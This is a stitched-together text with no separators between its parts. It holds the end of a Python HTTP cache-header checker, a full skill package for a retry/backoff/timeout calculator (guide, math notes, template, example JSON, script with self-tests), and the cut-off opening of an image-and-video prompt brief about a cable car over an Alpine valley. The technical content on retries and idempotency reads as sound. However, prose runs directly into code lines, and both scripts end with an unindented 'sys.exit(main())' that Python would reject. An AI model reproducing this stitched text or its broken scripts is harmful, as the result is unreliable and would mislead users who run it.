    ok("html by content type", kind_of("https://x/", "text/html; charset=utf-8")[0] == "html")
    ok("api by json", kind_of("https://x/api/cart", "application/json")[0] == "api")
    i = one("https://x/app.3f9a1c7b.js", "Cache-Control: public, max-age=31536000, immutable", "ETag: \"a\"")
    ok("ideal hashed asset clean", not codes(i) and i["browser_ttl_s"] == 31536000)
    i = one("https://x/app.3f9a1c7b.js", "Cache-Control: public, max-age=3600")
    ok("hashed short ttl", "HASHED_SHORT_TTL" in codes(i))
    i = one("https://x/main.js", "Cache-Control: public, max-age=31536000, immutable")
    ok("immutable unhashed", "IMMUTABLE_UNHASHED" in codes(i))
    i = one("https://x/", "Content-Type: text/html", "Cache-Control: max-age=86400")
    ok("html long ttl", "HTML_LONG_TTL" in codes(i))
    i = one("https://x/", "Content-Type: text/html", "Cache-Control: no-cache", "ETag: \"1\"")
    ok("html no-cache with etag clean", not codes(i) and i["browser_ttl_s"] == 0)
    i = one("https://x/", "Content-Type: text/html", "Cache-Control: no-cache")
    ok("no validator", "NO_VALIDATOR" in codes(i))
    i = one("https://x/login", "Content-Type: text/html", "Cache-Control: public, max-age=600", "Set-Cookie: sid=1")
    ok("public with cookie", "PUBLIC_WITH_COOKIE" in codes(i))
    i = review(parse_blocks("### GET https://x/api/me\n> Authorization: Bearer t\nHTTP/2 200\ncontent-type: application/json\ncache-control: public, s-maxage=300")[0])
    ok("auth shared cache", "AUTH_SHARED_CACHE" in codes(i) and i["shared_ttl_s"] == 300)
    i = review(parse_blocks("### GET https://x/api/me\n> Cookie: sid=1\nHTTP/2 200\ncontent-type: application/json\ncache-control: max-age=60")[0])
    ok("personal not private", "PERSONAL_NOT_PRIVATE" in codes(i))
    i = one("https://x/api/me", "Content-Type: application/json", "Cache-Control: private, max-age=60")
    ok("private hides from cdn", i["shared_ttl_s"] == 0 and i["browser_ttl_s"] == 60)
    i = one("https://x/a.css", "Cache-Control: no-store, max-age=60")
    ok("no-store conflict and asset no caching", {"NO_STORE_CONFLICT", "ASSET_NO_CACHING"} <= codes(i))
    i = one("https://x/a.css", "Cache-Control: public, max-age=600", "Vary: *")
    ok("vary star", "VARY_STAR" in codes(i))
    i = one("https://x/a.css", "Cache-Control: public, max-age=600", "Vary: Accept-Encoding, User-Agent")
    ok("vary user-agent fragments", "VARY_FRAGMENTS" in codes(i))
    i = one("https://x/logo.png", "Date: Wed, 21 Oct 2026 10:00:00 GMT", "Last-Modified: Mon, 11 Oct 2026 10:00:00 GMT")
    ok("heuristic 10% of 10 days = 1 day", "HEURISTIC_ONLY" in codes(i) and i["browser_ttl_s"] == 86400)
    i = one("https://x/logo.png", "Date: Wed, 21 Oct 2026 10:00:00 GMT", "Expires: Wed, 21 Oct 2026 11:00:00 GMT")
    ok("expires only gives 1h", "EXPIRES_ONLY" in codes(i) and i["browser_ttl_s"] == 3600)
    i = one("https://x/", "Content-Type: text/html", "Pragma: no-cache")
    ok("pragma only", "PRAGMA_ONLY" in codes(i))
    i = review(parse_blocks("### GET https://x/a.css\nHTTP/1.1 503 Service Unavailable\ncache-control: public, max-age=3600")[0])
    ok("error cached", "ERROR_CACHED" in codes(i))
    ok("repeated cache-control merged", parse_blocks("### GET https://x/a\nHTTP/1.1 200\ncache-control: public\ncache-control: max-age=5")[0]["headers"]["cache-control"] == "public, max-age=5")
    try:
        parse_blocks("HTTP/1.1 200 OK\n")
        ok("missing ### rejected", False)
    except CacheError:
        ok("missing ### rejected", True)
    ok("fmt_s", fmt_s(31536000) == "365d" and fmt_s(600) == "10m" and fmt_s(45) == "45s" and fmt_s(699840) == "8.1d")
    passed = sum(c for _, c in cases)
    for name, c in cases:
        print(("PASS " if c else "FAIL ") + name)
    print(f"{passed}/{len(cases)} passed")
    return 0 if passed == len(cases) else 1


def main(argv=None):
    ap = argparse.ArgumentParser(description="Review HTTP caching headers.")
    ap.add_argument("file", nargs="?", help="responses text file ('-' for stdin)")
    ap.add_argument("--json", action="store_true")
    ap.add_argument("--self-test", action="store_true")
    a = ap.parse_args(argv)
    if a.self_test:
        return self_test()
    if not a.file:
        ap.error("responses file required (or --self-test)")
    try:
        text = sys.stdin.read() if a.file == "-" else open(a.file, encoding="utf-8").read()
        r = audit(text)
    except (OSError, CacheError) as e:
        print(f"error: {e}", file=sys.stderr)
        return 2
    print(json.dumps(r, indent=2) if a.json else to_markdown(r))
    return 1 if r["high_flags"] else 0


if __name__ == "__main__":
sys.exit(main())Checks retry, backoff and timeout settings across a call chain to prevent retry storms. Computes exponential delay schedules with full, equal or decorrelated jitter, worst-case latency per layer, expected tries and request amplification. Flags inner timeouts that outlive the caller, retries of non-idempotent calls, retries on 4xx, ignored Retry-After and missing caps or deadlines. Includes a stdlib Python calculator with --self-test.
---
name: retry-backoff-policy-calculator
description: Checks retry, backoff and timeout settings across a call chain to prevent retry storms. Computes exponential delay schedules with full, equal or decorrelated jitter, worst-case latency per layer, expected tries and request amplification. Flags inner timeouts that outlive the caller, retries of non-idempotent calls, retries on 4xx, ignored Retry-After and missing caps or deadlines. Includes a stdlib Python calculator with --self-test.
---

# Retry and Backoff Policy Calculator

You help engineers set retry, backoff and timeout policies that make services more reliable instead of turning a small outage into a big one. You collect the settings of every hop in a call chain (browser, gateway, services, databases, third-party APIs), compute what they really do under failure, and propose a safer policy with numbers.

## Files in this skill

- `scripts/retry_policy.py` - reads a call-chain JSON and prints delay schedules, worst-case latency, expected tries, amplification and flags (Python 3 standard library only)
- `references/backoff-math.md` - formulas for backoff, jitter, worst-case time, expected tries, amplification and timeout nesting
- `references/retry-safety-guide.md` - what is safe to retry, idempotency keys, circuit breakers, retry budgets, common library settings
- `templates/retry-policy-review.md` - review report with current chain, findings and proposed policy
- `examples/checkout-chain.json` - a three-layer checkout chain with typical mistakes

## Workflow

### 1. Map the chain
Ask for each hop, outermost first: attempts (total tries), base delay, multiplier, max delay, jitter type, per-try timeout, overall deadline, what it retries on (status codes, "timeout", "network"), whether the call is idempotent, whether an idempotency key is sent, and whether Retry-After is honored. Read them from code or config (SDK clients, HTTP client retry adapters, Envoy/Istio routes, gRPC service config, job queues). Unknown values: use the library default and mark them as assumed.

### 2. Run the calculator
```
python3 scripts/retry_policy.py examples/checkout-chain.json
python3 scripts/retry_policy.py chain.json --failure-rate 0.5 --max-amplification 8
python3 scripts/retry_policy.py chain.json --json > retry-report.json
python3 scripts/retry_policy.py --self-test
```
Exit code 1 means high-severity findings, 2 means bad input.

### 3. Explain the findings
Order: RETRY_UNSAFE and AMPLIFICATION first (they cause duplicate side effects and outages), then INNER_OUTLIVES_CALLER, HOT_LOOP, NO_PER_TRY_TIMEOUT, then medium and low. Explain each with the numbers from the report, for example "one checkout can become 36 calls to the payments provider".

### 4. Propose a fixed policy
Use `references/backoff-math.md` and `references/retry-safety-guide.md`: retry at one layer, full jitter with a cap, inner worst case below the caller's per-try timeout, deadlines passed down, idempotency keys for writes, no retries on 4xx except 408/429, Retry-After honored, a retry budget or circuit breaker. Re-run the script on the proposed JSON and show before and after.

### 5. Write it up
Fill `templates/retry-policy-review.md` and give config snippets for the user's library.

## Example result
For `examples/checkout-chain.json` at 30% failure rate: worst-case amplification 36 calls per checkout (expected 2.74); the gateway layer's 9.3 s worst case outlives the web app's 8 s per-try timeout; the payments layer retries a non-idempotent charge 4 times without an idempotency key and retries 409; no jitter at the gateway; Retry-After ignored on 429/503.

## Rules

- Never recommend retrying a non-idempotent call without an idempotency key.
- Keep numbers honest: label library defaults and guesses as assumptions.
- Prefer fewer retries with good timeouts over many retries.
- Recommend load tests or fault injection to confirm the policy, not just the math.
FILE:references/backoff-math.md
# Backoff and Timeout Math

## Terms
- **attempts**: total tries including the first. attempts 3 = 1 try + 2 retries.
- **base**: first retry delay. **multiplier**: growth factor (usually 2). **cap**: max single delay.
- **per-try timeout**: how long one try may take before it is abandoned.
- **deadline**: total time budget for the call including all tries and delays.

## Delay before retry k (k = 1 .. attempts-1)
d(k) = min(cap, base x multiplier^(k-1))

| Jitter | Delay | Range | Mean |
|---|---|---|---|
| none | d | d | d |
| full | random(0, d) | 0 .. d | d/2 |
| equal | d/2 + random(0, d/2) | d/2 .. d | 0.75 d |
| decorrelated | min(cap, random(base, 3 x previous)) | base .. min(cap, base x 3^k) | simulated |

Full jitter spreads load best and is the default recommendation. Equal jitter keeps a minimum wait. Decorrelated jitter adapts to the previous delay and works well for long-running clients.

## Worst-case duration of one call
worst = attempts x per_try_timeout + sum of max delays, then cut at the deadline if one is set.
Example: 3 tries x 1 s + 100 ms + 200 ms = 3.3 s.

## Expected tries
With an independent failure probability p per try and n attempts:
E[tries] = 1 + p + p^2 + ... + p^(n-1)
p = 0.3, n = 3 -> 1.39. During a full outage p = 1 and E = n.

## Amplification across layers
If layer A retries 3 times and calls B, which retries 3 times and calls C, which retries 4 times, one user request can become 3 x 3 x 4 = 36 calls to C during an outage. This is a retry storm: the retries keep the failing service overloaded, so it cannot recover.

Rules of thumb:
- Retry at one layer only, usually the one closest to the user or the one that owns the idempotency key.
- Inner layers: attempts 1 or 2 with a short deadline.
- Keep worst-case amplification at or below about 10.
- Add a **retry budget**: retries may be at most 10-20% of requests over a sliding window; past that, fail fast.

## Timeout nesting
Each layer's worst case must fit inside its caller's per-try timeout, minus a margin for network and work:
inner_worst <= outer_per_try_timeout - margin
Otherwise the caller abandons the try and retries while the inner layer is still working, which doubles load. Pass a deadline down the chain (for example a `grpc-timeout` or `X-Request-Deadline` header) and stop when it is used up.

## Retry-After
For 429 and 503, servers may send `Retry-After: <seconds>` or an HTTP date. Wait at least that long (use max(Retry-After, computed backoff)), and give up if it is longer than the remaining deadline.
FILE:references/retry-safety-guide.md
# Retry Safety Guide

## What to retry
| Outcome | Retry? | Notes |
|---|---|---|
| Connection refused / reset before the request was sent | Yes | Safe for any method |
| Timeout after the request was sent | Only if idempotent or with an idempotency key | The server may have done the work |
| 408 Request Timeout | Yes, with backoff | |
| 429 Too Many Requests | Yes, after Retry-After | Never faster than the server asks |
| 500 Internal Server Error | Sometimes | Only if the error is known to be transient |
| 502 / 503 / 504 | Yes, with backoff and jitter | Honor Retry-After on 503 |
| 400 / 401 / 403 / 404 / 405 / 410 / 422 | No | Same request fails the same way; fix the request, refresh auth once at most |
| 409 Conflict | Usually no | Exception: an idempotency key that is still in progress, retry after a short wait |

## Idempotency
- GET, HEAD, OPTIONS, PUT and DELETE are idempotent by HTTP semantics, if the server implements them correctly.
- POST and PATCH are not. To retry them, send an **idempotency key** (a UUID per logical operation, e.g. `Idempotency-Key` header) that the server stores with the result for 24 hours or more. Generate the key once, before the first try, and reuse it for every retry.
- Payments, emails, SMS, order creation and stock reservation must never be retried without a key.

## Client checklist
1. Per-try timeout set and shorter than the caller's.
2. Overall deadline set and passed down the chain.
3. Exponential backoff with a cap and full jitter.
4. attempts <= 3 at the edge, 1-2 inside.
5. Retry only on the table's "Yes" rows.
6. Idempotency key on every retried non-idempotent call.
7. Retry budget or circuit breaker so retries stop during an outage.
8. Metrics: tries per request, retry rate, give-up count, by dependency.
9. Log the final error with the attempt count, not every attempt at error level.

## Circuit breaker basics
- Closed: calls flow; count failures in a rolling window.
- Open: after for example 50% failures over at least 20 calls, fail fast for 30 s.
- Half-open: let a few trial calls through; close if they succeed.
A breaker and a retry budget together stop retry storms from deepening an outage.

## Common library settings
- AWS SDKs: standard mode = 3 attempts, full jitter, base 1 s for throttling; adaptive mode adds client-side rate limiting.
- gRPC retry policy: maxAttempts, initialBackoff, maxBackoff, backoffMultiplier, retryableStatusCodes (UNAVAILABLE is the usual one); retries need hedging/transparent retry rules for non-idempotent methods.
- Envoy / Istio: retry_on: 5xx,reset,connect-failure; num_retries; per_try_timeout; set route timeout >= per_try_timeout x (num_retries + 1).
- Python `urllib3.Retry(total=3, backoff_factor=0.5, status_forcelist=[502,503,504], respect_retry_after_header=True, allowed_methods=[...])`.
Check the library docs for the version you use; defaults change.
FILE:templates/retry-policy-review.md
# Retry Policy Review - <service / call chain> - <date>

**Reviewer:** <name>  **Input:** <chain JSON / config files>  **Failure rate assumed:** <30%>

## Chain
| # | Caller -> callee | Attempts | Backoff (base / x / cap) | Jitter | Per-try timeout | Deadline | Worst case |
|---|---|---|---|---|---|---|---|
| 1 | | | | | | | |

**Worst-case amplification:** <36> calls per request (target <= 10)
**Expected amplification at <p>:** <2.7>

## Findings
| Severity | Layer | Code | Problem | Fix |
|---|---|---|---|---|
| high | | | | |

## Proposed policy
| # | Caller -> callee | Attempts | Backoff | Jitter | Per-try timeout | Deadline | Retry on |
|---|---|---|---|---|---|---|---|
| 1 | | | | full | | | |

**New worst-case amplification:** <n>  **New worst-case latency:** <s>

## Follow-ups
- [ ] Idempotency keys for: <calls>
- [ ] Retry budget / circuit breaker for: <dependency>
- [ ] Dashboards: tries per request, retry rate, give-ups
FILE:examples/checkout-chain.json
{
  "name": "checkout: browser -> api gateway -> orders service -> payments provider",
  "failure_rate": 0.3,
  "max_amplification": 10,
  "layers": [
    {
      "name": "web app -> api gateway",
      "attempts": 3,
      "base_delay_ms": 200,
      "multiplier": 2,
      "max_delay_ms": 2000,
      "jitter": "full",
      "per_try_timeout_ms": 8000,
      "deadline_ms": 20000,
      "retry_on": ["network", 502, 503, 504],
      "idempotent": true,
      "respect_retry_after": true
    },
    {
      "name": "api gateway -> orders service",
      "attempts": 3,
      "base_delay_ms": 100,
      "multiplier": 2,
      "max_delay_ms": 1000,
      "jitter": "none",
      "per_try_timeout_ms": 3000,
      "retry_on": [500, 502, 503, 504, "timeout"],
      "idempotent": true
    },
    {
      "name": "orders service -> payments provider (create charge)",
      "attempts": 4,
      "base_delay_ms": 250,
      "multiplier": 2,
      "jitter": "equal",
      "per_try_timeout_ms": 2500,
      "deadline_ms": 9000,
      "retry_on": [409, 429, 500, 503, "timeout"],
      "idempotent": false,
      "idempotency_key": false,
      "respect_retry_after": false
    }
  ]
}
FILE:scripts/retry_policy.py
#!/usr/bin/env python3
"""Retry and backoff policy calculator (Python 3 standard library only).

Input: a JSON file describing a call chain, outermost caller first:
  {"name": "checkout", "failure_rate": 0.3, "max_amplification": 10,
   "layers": [
     {"name": "web -> api", "attempts": 3, "base_delay_ms": 100, "multiplier": 2,
      "max_delay_ms": 2000, "jitter": "full", "per_try_timeout_ms": 5000,
      "deadline_ms": 12000, "retry_on": [502, 503, 504, "timeout"],
      "idempotent": true, "respect_retry_after": true}, ...]}
attempts = total tries including the first one (attempts 1 = no retries).
jitter: none | full | equal | decorrelated.  Delay before retry k (k = 1..attempts-1):
  none  d = min(cap, base * multiplier^(k-1))
  full  U(0, d)              equal  d/2 + U(0, d/2)
  decorrelated  min(cap, U(base, 3 * previous))  (AWS style; expected value simulated, seed 7)

Reports per layer: delay schedule (min / expected / max), worst-case time for one call
(attempts x per-try timeout + max delays, cut at deadline), expected tries at the given
failure rate, and for the chain: worst-case and expected request amplification at the
innermost dependency. Flags:
  NO_JITTER, NO_CAP, HOT_LOOP (base 0), TOO_MANY_ATTEMPTS (> 5), NO_PER_TRY_TIMEOUT,
  NO_DEADLINE, DEADLINE_TOO_SHORT (deadline < one per-try timeout), INNER_OUTLIVES_CALLER
  (worst case > the outer layer's per-try timeout), RETRY_UNSAFE (non-idempotent with
  retries and no idempotency key), RETRY_ON_4XX (retrying 400/401/403/404/409/422),
  IGNORES_RETRY_AFTER (retries 429/503 without honoring Retry-After), AMPLIFICATION.
Usage:
  python3 retry_policy.py chain.json
  python3 retry_policy.py chain.json --failure-rate 0.5 --json
  python3 retry_policy.py --self-test
Exit code: 0 OK, 1 high-severity flags found, 2 bad input.
"""
import argparse
import json
import random
import sys

JITTERS = ("none", "full", "equal", "decorrelated")
BAD_4XX = {400, 401, 403, 404, 405, 409, 410, 422}
SEVERITY = {"INNER_OUTLIVES_CALLER": "high", "RETRY_UNSAFE": "high", "AMPLIFICATION": "high",
            "HOT_LOOP": "high", "NO_PER_TRY_TIMEOUT": "high", "RETRY_ON_4XX": "medium",
            "NO_JITTER": "medium", "NO_CAP": "medium", "IGNORES_RETRY_AFTER": "medium",
            "NO_DEADLINE": "medium", "DEADLINE_TOO_SHORT": "medium", "TOO_MANY_ATTEMPTS": "low"}


class PolicyError(ValueError):
    pass


def num(layer, key, default=None, minimum=0):
    v = layer.get(key, default)
    if v is None:
        return None
    if isinstance(v, bool) or not isinstance(v, (int, float)):
        raise PolicyError(f"layer {layer.get('name', '?')!r}: {key} must be a number")
    if v < minimum:
        raise PolicyError(f"layer {layer.get('name', '?')!r}: {key} must be >= {minimum}")
    return v


def delays(layer):
    """Return [(min, expected, max)] in ms for each retry."""
    n = int(layer["attempts"])
    base, mult, cap = layer["base_delay_ms"], layer["multiplier"], layer["max_delay_ms"]
    capf = (lambda x: x) if cap is None else (lambda x: min(cap, x))
    j = layer["jitter"]
    out = []
    if j == "decorrelated":
        rng = random.Random(7)
        runs = 20000
        sums = [0.0] * (n - 1)
        for _ in range(runs):
            prev = base
            for k in range(n - 1):
                prev = capf(rng.uniform(base, prev * 3)) if base > 0 else 0.0
                sums[k] += prev
        hi = base
        for k in range(n - 1):
            hi = capf(hi * 3)
            out.append((capf(base), sums[k] / runs, hi))
        return out
    for k in range(n - 1):
        d = capf(base * mult ** k)
        if j == "none":
            out.append((d, d, d))
        elif j == "full":
            out.append((0.0, d / 2, d))
        else:
            out.append((d / 2, d * 0.75, d))
    return out


def normalize(raw):
    layers = raw.get("layers") if isinstance(raw, dict) else None
    if not layers or not isinstance(layers, list):
        raise PolicyError("JSON must have a non-empty 'layers' list (outermost caller first)")
    out = []
    for i, l in enumerate(layers):
        if not isinstance(l, dict):
            raise PolicyError(f"layer {i} must be an object")
        l = dict(l)
        l.setdefault("name", f"layer {i + 1}")
        a = num(l, "attempts", 1, 1)
        if int(a) != a:
            raise PolicyError(f"layer {l['name']!r}: attempts must be a whole number")
        l["attempts"] = int(a)
        l["base_delay_ms"] = num(l, "base_delay_ms", 0)
        l["multiplier"] = num(l, "multiplier", 2, 1)
        l["max_delay_ms"] = num(l, "max_delay_ms", None)
        l["per_try_timeout_ms"] = num(l, "per_try_timeout_ms", None, 1)
        l["deadline_ms"] = num(l, "deadline_ms", None, 1)
        j = str(l.get("jitter", "none")).lower()
        if j not in JITTERS:
            raise PolicyError(f"layer {l['name']!r}: jitter must be one of {', '.join(JITTERS)}")
        l["jitter"] = j
        l["retry_on"] = list(l.get("retry_on", []))
        l["idempotent"] = bool(l.get("idempotent", True))
        l["idempotency_key"] = bool(l.get("idempotency_key", False))
        l["respect_retry_after"] = bool(l.get("respect_retry_after", False))
        out.append(l)
    return out


def expected_tries(n, p):
    if p >= 1:
        return float(n)
    return sum(p ** k for k in range(n))


def analyze(raw, failure_rate=None, max_amp=None):
    layers = normalize(raw)
    p = failure_rate if failure_rate is not None else raw.get("failure_rate", 0.2)
    if not 0 <= p <= 1:
        raise PolicyError("failure rate must be between 0 and 1")
    max_amp = max_amp if max_amp is not None else raw.get("max_amplification", 10)
    res = {"name": raw.get("name", "retry policy"), "failure_rate": p, "max_amplification": max_amp, "layers": []}
    worst_amp, exp_amp = 1, 1.0
    for i, l in enumerate(layers):
        n = l["attempts"]
        ds = delays(l)
        flags = []
        retries = n > 1
        if retries and l["jitter"] == "none":
            flags.append(("NO_JITTER", "all clients retry at the same moments; use full or decorrelated jitter"))
        if retries and l["max_delay_ms"] is None and n > 3:
            flags.append(("NO_CAP", "no max_delay_ms; exponential delays grow without bound"))
        if retries and l["base_delay_ms"] == 0:
            flags.append(("HOT_LOOP", "base_delay_ms is 0; retries fire immediately and hammer the dependency"))
        if n > 5:
            flags.append(("TOO_MANY_ATTEMPTS", f"{n} attempts; 3 (2 retries) is usually enough"))
        if l["per_try_timeout_ms"] is None:
            flags.append(("NO_PER_TRY_TIMEOUT", "no per-try timeout; one hung call can block every retry"))
        if l["deadline_ms"] is None and retries:
            flags.append(("NO_DEADLINE", "no overall deadline across attempts"))
        if l["deadline_ms"] is not None and l["per_try_timeout_ms"] and l["deadline_ms"] < l["per_try_timeout_ms"]:
            flags.append(("DEADLINE_TOO_SHORT", "deadline is shorter than a single try"))
        if retries and not l["idempotent"] and not l["idempotency_key"]:
            flags.append(("RETRY_UNSAFE", "retries a non-idempotent call without an idempotency key (double charge / duplicate write risk)"))
        bad = sorted(c for c in l["retry_on"] if isinstance(c, int) and c in BAD_4XX)
        if retries and bad:
            flags.append(("RETRY_ON_4XX", f"retries client errors {bad}; they will fail the same way again"))
        if retries and any(c in (429, 503) for c in l["retry_on"]) and not l["respect_retry_after"]:
            flags.append(("IGNORES_RETRY_AFTER", "retries 429/503 but ignores the Retry-After header"))
        max_delay_total = sum(d[2] for d in ds)
        exp_delay_total = sum(d[1] for d in ds)
        worst = None
        if l["per_try_timeout_ms"] is not None:
            worst = n * l["per_try_timeout_ms"] + max_delay_total
            if l["deadline_ms"] is not None:
                worst = min(worst, l["deadline_ms"])
        elif l["deadline_ms"] is not None:
            worst = l["deadline_ms"]
        if i > 0:
            parent = layers[i - 1]
            pt = parent["per_try_timeout_ms"]
            if pt is not None and (worst is None or worst > pt):
                flags.append(("INNER_OUTLIVES_CALLER", f"worst case {fmt_ms(worst)} > caller per-try timeout {fmt_ms(pt)}; the caller gives up and retries while this layer is still working"))
        et = expected_tries(n, p)
        worst_amp *= n
        exp_amp *= et
        res["layers"].append({
            "name": l["name"], "attempts": n, "jitter": l["jitter"],
            "delays_ms": [[round(a, 1), round(b, 1), round(c, 1)] for a, b, c in ds],
            "max_delay_total_ms": round(max_delay_total, 1), "expected_delay_total_ms": round(exp_delay_total, 1),
            "per_try_timeout_ms": l["per_try_timeout_ms"], "deadline_ms": l["deadline_ms"],
            "worst_case_ms": None if worst is None else round(worst, 1),
            "expected_tries": round(et, 3), "cumulative_worst_amplification": worst_amp,
            "cumulative_expected_amplification": round(exp_amp, 3),
            "flags": [{"code": c, "severity": SEVERITY[c], "detail": d} for c, d in flags]})
    if worst_amp > max_amp:
        res["layers"][-1]["flags"].append({"code": "AMPLIFICATION", "severity": "high",
            "detail": f"one top-level request can become {worst_amp} calls to the innermost dependency during an outage (limit {max_amp}); retry at one layer only or add a retry budget"})
    res["worst_amplification"] = worst_amp
    res["expected_amplification"] = round(exp_amp, 3)
    res["high_flags"] = sum(1 for l in res["layers"] for f in l["flags"] if f["severity"] == "high")
    return res


def fmt_ms(v):
    if v is None:
        return "unbounded"
    if v >= 1000:
        s = f"{v / 1000:.2f}".rstrip("0").rstrip(".")
        return s + " s"
    return f"{v:g} ms"


def to_markdown(r):
    out = [f"# Retry policy report: {r['name']}", "",
           f"Failure rate used for expected values: {r['failure_rate']:.0%}", "",
           "| Layer | Attempts | Jitter | Max total delay | Per-try timeout | Deadline | Worst case | Expected tries |",
           "|---|---|---|---|---|---|---|---|"]
    for l in r["layers"]:
        out.append(f"| {l['name']} | {l['attempts']} | {l['jitter']} | {fmt_ms(l['max_delay_total_ms'])} | "
                   f"{fmt_ms(l['per_try_timeout_ms'])} | {fmt_ms(l['deadline_ms'])} | {fmt_ms(l['worst_case_ms'])} | {l['expected_tries']:g} |")
    out += ["", "## Delay schedule (min / expected / max)"]
    for l in r["layers"]:
        if not l["delays_ms"]:
            out.append(f"- {l['name']}: no retries")
            continue
        parts = [f"retry {k + 1}: {fmt_ms(a)} / {fmt_ms(b)} / {fmt_ms(c)}" for k, (a, b, c) in enumerate(l["delays_ms"])]
        out.append(f"- {l['name']}: " + "; ".join(parts))
    out += ["", "## Amplification at the innermost dependency",
            f"- Worst case (every try fails): {r['worst_amplification']} calls per top-level request",
            f"- Expected at {r['failure_rate']:.0%} failure rate: {r['expected_amplification']:g} calls per top-level request", "",
            "## Findings"]
    n = 0
    for sev in ("high", "medium", "low"):
        for l in r["layers"]:
            for f in l["flags"]:
                if f["severity"] == sev:
                    n += 1
                    out.append(f"- **{sev.upper()} {f['code']}** ({l['name']}): {f['detail']}")
    if not n:
        out.append("- No findings.")
    return "\n".join(out)


def self_test():
    cases = []

    def ok(name, cond):
        cases.append((name, bool(cond)))

    def one(**kw):
        base = {"name": "x", "attempts": 3, "base_delay_ms": 100, "multiplier": 2, "max_delay_ms": 1000,
                "jitter": "full", "per_try_timeout_ms": 1000, "deadline_ms": 5000, "retry_on": [503],
                "respect_retry_after": True}
        base.update(kw)
        return base

    def codes(r, i=0):
        return {f["code"] for f in r["layers"][i]["flags"]}

    d = delays(normalize({"layers": [one(jitter="none", attempts=5)]})[0])
    ok("exponential no jitter 100,200,400,800", [x[2] for x in d] == [100, 200, 400, 800])
    d = delays(normalize({"layers": [one(jitter="none", attempts=6)]})[0])
    ok("cap applied at 1000", d[-1][2] == 1000 and d[-2][2] == 800)
    d = delays(normalize({"layers": [one(jitter="full")]})[0])
    ok("full jitter mean half", d[0] == (0.0, 50.0, 100))
    d = delays(normalize({"layers": [one(jitter="equal")]})[0])
    ok("equal jitter 50..100 mean 75", d[0] == (50.0, 75.0, 100))
    d = delays(normalize({"layers": [one(jitter="decorrelated", attempts=4)]})[0])
    ok("decorrelated within bounds", all(a <= b <= c for a, b, c in d) and d[0][2] == 300 and d[2][2] == 1000)
    r = analyze({"layers": [one()]})
    ok("clean policy has no flags", not codes(r))
    ok("worst case = 3x1000 + 100 + 200", r["layers"][0]["worst_case_ms"] == 3300)
    r = analyze({"layers": [one(deadline_ms=2000)]})
    ok("deadline caps worst case", r["layers"][0]["worst_case_ms"] == 2000)
    ok("expected tries p=0.5 n=3 is 1.75", expected_tries(3, 0.5) == 1.75 and expected_tries(3, 1) == 3)
    ok("no jitter flagged", "NO_JITTER" in codes(analyze({"layers": [one(jitter="none")]})))
    ok("hot loop flagged", "HOT_LOOP" in codes(analyze({"layers": [one(base_delay_ms=0)]})))
    ok("no cap flagged with 4+ attempts", "NO_CAP" in codes(analyze({"layers": [one(max_delay_ms=None, attempts=4)]})))
    ok("unsafe retry flagged", "RETRY_UNSAFE" in codes(analyze({"layers": [one(idempotent=False)]})))
    ok("idempotency key makes it safe", "RETRY_UNSAFE" not in codes(analyze({"layers": [one(idempotent=False, idempotency_key=True)]})))
    ok("4xx retry flagged", "RETRY_ON_4XX" in codes(analyze({"layers": [one(retry_on=[400, 503])]})))
    ok("Retry-After ignored flagged", "IGNORES_RETRY_AFTER" in codes(analyze({"layers": [one(retry_on=[429], respect_retry_after=False)]})))
    ok("single attempt is not a retry policy", not codes(analyze({"layers": [one(attempts=1, jitter="none", deadline_ms=None)]})))
    r = analyze({"layers": [one(per_try_timeout_ms=2000, deadline_ms=None), one(per_try_timeout_ms=1000, deadline_ms=None)]})
    ok("inner outlives caller flagged", "INNER_OUTLIVES_CALLER" in codes(r, 1))
    r = analyze({"layers": [one(per_try_timeout_ms=4000), one(per_try_timeout_ms=1000, deadline_ms=3500)]})
    ok("inner within caller timeout ok", "INNER_OUTLIVES_CALLER" not in codes(r, 1))
    r = analyze({"layers": [one(), one(), one()], "max_amplification": 10})
    ok("3x3x3 amplification 27 flagged", r["worst_amplification"] == 27 and "AMPLIFICATION" in codes(r, 2))
    r = analyze({"layers": [one(), one()]}, failure_rate=0.5)
    ok("expected amplification 1.75^2", r["expected_amplification"] == 3.062)
    for bad, label in ((({"layers": []}), "empty layers rejected"), (({"layers": [one(jitter="random")]}), "bad jitter rejected"),
                       (({"layers": [one(attempts=0)]}), "zero attempts rejected"), (({"layers": [one(attempts=2.5)]}), "fractional attempts rejected")):
        try:
            analyze(bad)
            ok(label, False)
        except PolicyError:
            ok(label, True)
    ok("fmt_ms", fmt_ms(1500) == "1.5 s" and fmt_ms(250) == "250 ms" and fmt_ms(None) == "unbounded")
    passed = sum(c for _, c in cases)
    for name, c in cases:
        print(("PASS " if c else "FAIL ") + name)
    print(f"{passed}/{len(cases)} passed")
    return 0 if passed == len(cases) else 1


def main(argv=None):
    ap = argparse.ArgumentParser(description="Check retry/backoff/timeout policies across a call chain.")
    ap.add_argument("file", nargs="?", help="chain JSON ('-' for stdin)")
    ap.add_argument("--failure-rate", type=float, help="probability that one try fails (default from file or 0.2)")
    ap.add_argument("--max-amplification", type=float, help="flag chains above this worst-case amplification (default 10)")
    ap.add_argument("--json", action="store_true")
    ap.add_argument("--self-test", action="store_true")
    a = ap.parse_args(argv)
    if a.self_test:
        return self_test()
    if not a.file:
        ap.error("chain JSON required (or --self-test)")
    try:
        raw = json.load(sys.stdin if a.file == "-" else open(a.file, encoding="utf-8"))
        r = analyze(raw, a.failure_rate, a.max_amplification)
    except (OSError, PolicyError, ValueError) as e:
        print(f"error: {e}", file=sys.stderr)
        return 2
    print(json.dumps(r, indent=2) if a.json else to_markdown(r))
    return 1 if r["high_flags"] else 0


if __name__ == "__main__":
sys.exit(main())Build an image-ready and motion-ready brief for one hero shot of a cable car crossing a snowy mountain valley: cabin and cable line, valley and village, light and atmosphere, fixed details, a motion map, and two prompt seeds: a 16:9 still image and an image-to-video animation.
Act as a cinematic environment designer who writes image-ready and motion-ready scene briefs. Help me design one hero shot of a single cable car cabin crossing a snowy mountain valley, which will first be generated as a still image and then animated into a short video that uses that image as its first frame. Your brief must make the still image rich in elements that can move naturally (the cabin gliding along its cable, drifting clouds, falling or blowing snow, chimney smoke, glinting light, birds) while keeping the composition calm and easy to animate.

My starting choices:
- Mountain region and landscape: Alpine valley with a small village and pine forest
- Season and time of day: winter sunrise
- Cabin type and color: small vintage red aerial tram cabin with large windows
- Visual style: photoreal travel photography
- Mood words: crisp, quiet, golden, airy

First ask me, in one short message, for anything missing: the camera viewpoint I prefer (from a ridge looking across the valley, from below looking up at the cabin, or level with the cabin from a nearby slope), whether the valley station or the mountain station should be visible, and anything to avoid (people, skiers, logos, signs, ski lifts, modern buildings).

Then produce the brief with these sections:

1. **Scene Overview**: two or three sentences describing the place, the season, the light, and the story of the moment.

